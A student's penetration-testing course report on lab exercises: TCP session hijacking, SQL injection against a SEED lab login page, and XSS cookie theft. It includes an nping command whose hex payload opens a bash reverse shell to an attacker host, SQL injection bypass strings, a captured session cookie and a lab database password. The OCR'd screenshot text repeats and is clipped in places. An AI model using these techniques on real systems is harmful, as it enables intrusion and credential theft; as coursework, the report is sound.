Name: Charanvir Singh

Class: CISS 464 – Penetration Testing

Subject: Penetration Testing Report

Brief Introduction:

This report summarizes a detailed series of tests that were carried out to find weaknesses in computer network systems and web applications. We looked closely at how network communication can be broken into and tested different ways to hack into web applications, like SQL Injection and XSS attacks. These tests showed us where security could be improved and highlighted the importance of strong protection at every level of computer systems to keep them safe from cyber threats.

Methodology:


- **Network Protocol Analysis:** Employed systematic techniques like SYN Flooding, TCP RST Attacks, and TCP Session Hijacking within a controlled lab environment.
- **Web Application Security:** Utilized SQL injection methods to bypass authentication and Cross-Site Scripting (XSS) to inject malicious scripts.
- **Network Scanning and Exploitation:** Conducted using tools like Nmap, DIRB, and the Metasploit Framework for discovering and exploiting vulnerabilities.
- **Remote Code Execution:** Executed a C program from a Kali Linux environment to gain root access on a target system.

Findings:

- **Network Protocols:** Identified vulnerabilities in TCP/IP leading to potential server disruptions and unauthorized access.
- **Web Applications:** Demonstrated the ease of breaching security through SQL injection and XSS, revealing significant data security risks.
- **Network Vulnerabilities:** Uncovered open ports, vulnerable services, and the exploitation of the Shellshock vulnerability.
- **System Exploitation:** Successfully gained root access through remote code execution, highlighting the risks associated with unverified code execution.

Screenshots:

Network Protocol Analysis




```
student@LabtainersVM: ~/labtainer/labtainer-student
afeb1: Pull complete
 sha256:8911d8f9f73c1cda5da35d7e9221b73d1b399d818f76e17b5c42cab33255eaae
 Downloaded newer image for labtainers/tcpip.server.student:latest
 Pulling from labtainers/tcpip.client.student
f01cd: Pull complete
4e779: Pull complete
aadc4: Pull complete
```

```
eth0 (on server)
tcp
No.  Time           Source       Destination  Protocol Length Info
  82 159.743611382 172.25.0.3   172.25.0.2   TELNET    68 [TCP Spurious Retransmission] Telnet Data
  83 159.743635608 172.25.0.2   172.25.0.3   TCP       78 [TCP Dup ACK 2#4] 23 → 58414 [ACK] Seq=50
  86 174.079555511 172.25.0.2   172.25.0.3   TCP      115 [TCP Retransmission] 23 → 58414 [PSH, ACK
  87 176.297525469 172.25.0.2   172.25.0.4   TCP       74 34792 → 9090 [SYN] Seq=0 Win=29200 Len=0
  88 176.297686078 172.25.0.4   172.25.0.2   TCP       74 9090 → 34792 [SYN, ACK] Seq=0 Ack=1 Win=2
  89 176.297713204 172.25.0.2   172.25.0.4   TCP       66 34792 → 9090 [ACK] Seq=1 Ack=1 Win=29312
  90 176.313343845 172.25.0.2   172.25.0.4   TCP      102 34792 → 9090 [PSH, ACK] Seq=1 Ack=1 Win=2
  91 176.313389436 172.25.0.4   172.25.0.2   TCP       66 9090 → 34792 [ACK] Seq=1 Ack=37 Win=29056

▸ Frame 83: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
▸ Ethernet II, Src: 02:42:ac:19:00:02 (02:42:ac:19:00:02), Dst: 12:34:56:b0:b1:b3 (12:34:56:b0:b1:b3)
▸ Internet Protocol Version 4, Src: 172.25.0.2, Dst: 172.25.0.3
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 58414, Seq: 50, Ack: 51, Len: 0
    Source Port: 23
    Destination Port: 58414
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 50    (relative sequence number)
    Sequence number (raw): 3698278643
    [Next sequence number: 50    (relative sequence number)]
    Acknowledgment number: 51    (relative ack number)
    Acknowledgment number (raw): 1077526078
    1011 .... = Header Length: 44 bytes (11)

0000  12 34 56 b0 b1 b3 02 42  ac 19 00 02 08 00 45 10   ·4V····B ······E·
0010  00 40 c5 d5 40 00 40 06  1c 9b ac 19 00 02 ac 19   ·@··@·@· ········
0020  00 03 00 17 e4 2e dc 6f  40 f3 40 39 be 3e b0 10   ·····.·o @·@9·>··
0030  00 e3 58 6a 00 00 01 01  08 0a fd c2 29 a1 73 b2   ··Xj···· ····)·s·
0040  f6 05 01 01 05 0a 40 39  be 0c 40 39 be 0e         ······@9 ··@9··

This shows the raw value of the sequence number (tcp.seq_raw), 4 byte(s)   Packets: 93 · Displayed: 77 (82.8%)   Profile: Default
```

```
client:~$ telnet 172.25.0.2
172.25.0.2...
ed to 172.25.0.2.
character is '^]'.
20.04.2 LTS
login: admin
d:
 to Ubuntu 20.04.2 LTS (GNU/Linux 4.15.0-20-generic x86_64)

mentation:  https://help.ubuntu.com
gement:     https://landscape.canonical.com
ort:        https://ubuntu.com/advantage
gin: Sun Oct 15 18:34:25 UTC 2023 on pts/2
```

```
admin@server: ~
ubuntu@attacker: ~        admin@server: ~
ubuntu@attacker:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [172.25.0.2] port 9090 [tcp/*] accepted (family 2, sport 34720)
admin@server:~$
admin@server:~$
admin@server:~$
admin@server:~$ exit
exit
exit
exit
ubuntu@attacker:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [172.25.0.2] port 9090 [tcp/*] accepted (family 2, sport 34792)
admin@server:~$
```


Fig 1: Here I was able to get a reverse shell using TCP session hijacking.



```
ubuntu@attacker:~$ sudo nping -c 1 -tcp -source-ip 172.25.0.3 -g 58414 -p 23 -flags ack -seq 290170
6153  -ack 4205664069 -data  2f62696e2f62617368202d69203e202f6465762f7463702f3137322e32352e302e342f
3930393020303c263120323e26310d 172.25.0.2

Starting Nping 0.7.01 ( https://nmap.org/nping ) at 2023-10-15 18:44 UTC
SENT (0.0349s) TCP 172.25.0.3:58414 > 172.25.0.2:23 A ttl=64 id=56249 iplen=90  seq=2901706153 win=
1480

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 1 (90B) | Rcvd: 0 (0B) | Lost: 1 (100.00%)
Nping done: 1 IP address pinged in 1.07 seconds
ubuntu@attacker:~$ sudo nping -c 1 -tcp -source-ip 172.25.0.3 -g 58414 -p 23 -flags ack -seq 290170
6153  -ack 4205664069 -data  2f62696e2f62617368202d69203e202f6465762f7463702f3137322e32352e302e342f
3930393020303c263120323e26310d 172.25.0.2
```

Fig 2: This was the command I used for this attack.


Web Applications:



Elgg=maskr8b140rffi4m1nanfdg9d0


OK

Fig 3: Here we embedded a JavaScript program to send the user's cookies for our XSS attack.



```
ubuntu@attacker:~$ ls
HTTPSimpleForge  echoserver
ubuntu@attacker:~$ cd echoserver/
ubuntu@attacker:~/echoserver$ ls
Makefile  README  echoserv  echoserv.c  helper.c  helper.h
ubuntu@attacker:~/echoserver$ ./echoserv 5555 &
[2] 854
ubuntu@attacker:~/echoserver$ GET /?c=Elgg%3Dmaskr8b140rffi4m1nanfdg9d0 HTTP/1.1
```

Fig 4: Here we are able to edit the user’s profile because of our JavaScript program.


LabtainerVM-2-baseline 1 [Running] - Oracle VM VirtualBox
Activities
Firefox
Sun 17:55
student@web-server:~
File Edit View Search Terminal Help
student@client: ~
Mozilla Firefox (on client)
seedlabsqlinjection.com/
seedlabsqlinjection.com/unsafe_credential.php?
Search
LOG OFF
Edit Profile

```
Last login: Mon Nov  6 01:41:24 UTC 2023
[student@web-server ~]$ ls
Users.sql
[student@web-server ~]$
Display all 918 possibilities? (y or n)
[student@web-server ~]$ mysql -u root -pseedubunut
Warning: Using a password on the command line interface can be insecure.
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
[student@web-server ~]$ mysql -u root -pseedubuntu
Warning: Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.6.39 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> Use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> Show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```


```
student@client:~$ ls
student@client:~$ 
```

Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Fig 5: For the SQL server pen test, I login to Alicek's account with "' OR 1=1 #".


LabtainerVM-2-baseline 1 [Running] - Oracle VM VirtualBox
Activities
Firefox
Sun 17:57
student@web-server:~
File Edit View Search Terminal Help
student@client: ~
Mozilla Firefox (on client)
seedlabsqlinjection.com/
seedlabsqlinjection.com/unsafe_credential.php?
Search
LOG OFF
Edit Profile

```
Last login: Mon Nov  6 01:41:24 UTC 2023
[student@web-server ~]$ ls
Users.sql
[student@web-server ~]$
Display all 918 possibilities? (y or n)
[student@web-server ~]$ mysql -u root -pseedubunut
Warning: Using a password on the command line interface can be insecure.
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
[student@web-server ~]$ mysql -u root -pseedubuntu
Warning: Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.6.39 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> Use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> Show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

```
student@client:~$ ls
student@client:~$ 
```

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile


Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs

Fig 6: As we can see here, I was also able to log into the admin account with "' OR Name='Admin'#".


LabtainerVM-2-baseline 1 [Running] - Oracle VM VirtualBox
Activities
Firefox
Sun 18:24
student@web-server:~
File Edit View Search Terminal Help

```
Last login: Mon Nov  6 01:41:24 UTC 2023
[student@web-server ~]$ ls
Users.sql
[student@web-server ~]$
Display all 918 possibilities? (y or n)
[student@web-server ~]$ mysql -u root -pseedubunut
Warning: Using a password on the command line interface can be insecure.
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
[student@web-server ~]$ mysql -u root -pseedubuntu
Warning: Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.6.39 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> Use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> Show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

```
<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000      salary: 20000      birth: 9/20     ssn: 10211002     n
ickname: email: address: phone number: <br><h4> Boby Profile</h4>Employee ID: 20000      salary: 30000
      birth: 4/20     ssn: 10213352     nickname: email: address: phone number: <br><h4> Ryan Profile</h
4>Employee ID: 30000      salary: 50000      birth: 4/10     ssn: 98993524     nickname: email: address:
phone number: <br><h4> Samy Profile</h4>Employee ID: 40000      salary: 90000      birth: 1/11     ssn:
32193525     nickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000      s
alary: 110000      birth: 11/3     ssn: 32111111     nickname: email: address: phone number: <br><h4> Ad
min Profile</h4>Employee ID: 99999      salary: 400000      birth: 3/5     ssn: 43254314     nickname: em
ail: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>


<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABs
</p>
</div>
</body>
</html>
student@client:~$ 
```


Mozilla Firefox (on client)
seedlabsqlinjection.com/
seedlabsqlinjection.com/unsafe_credential.php
Search
LOG OFF

Alice Profile

Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Fig 7: Here I edited Alice’s salary to 600000.


LabtainerVM-2-baseline 1 [Running] - Oracle VM VirtualBox
Activities
Firefox
Sun 18:30
student@web-server:~
File Edit View Search Terminal Help

```
Last login: Mon Nov  6 01:41:24 UTC 2023
[student@web-server ~]$ ls
Users.sql
[student@web-server ~]$
Display all 918 possibilities? (y or n)
[student@web-server ~]$ mysql -u root -pseedubunut
Warning: Using a password on the command line interface can be insecure.
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
[student@web-server ~]$ mysql -u root -pseedubuntu
Warning: Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.6.39 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
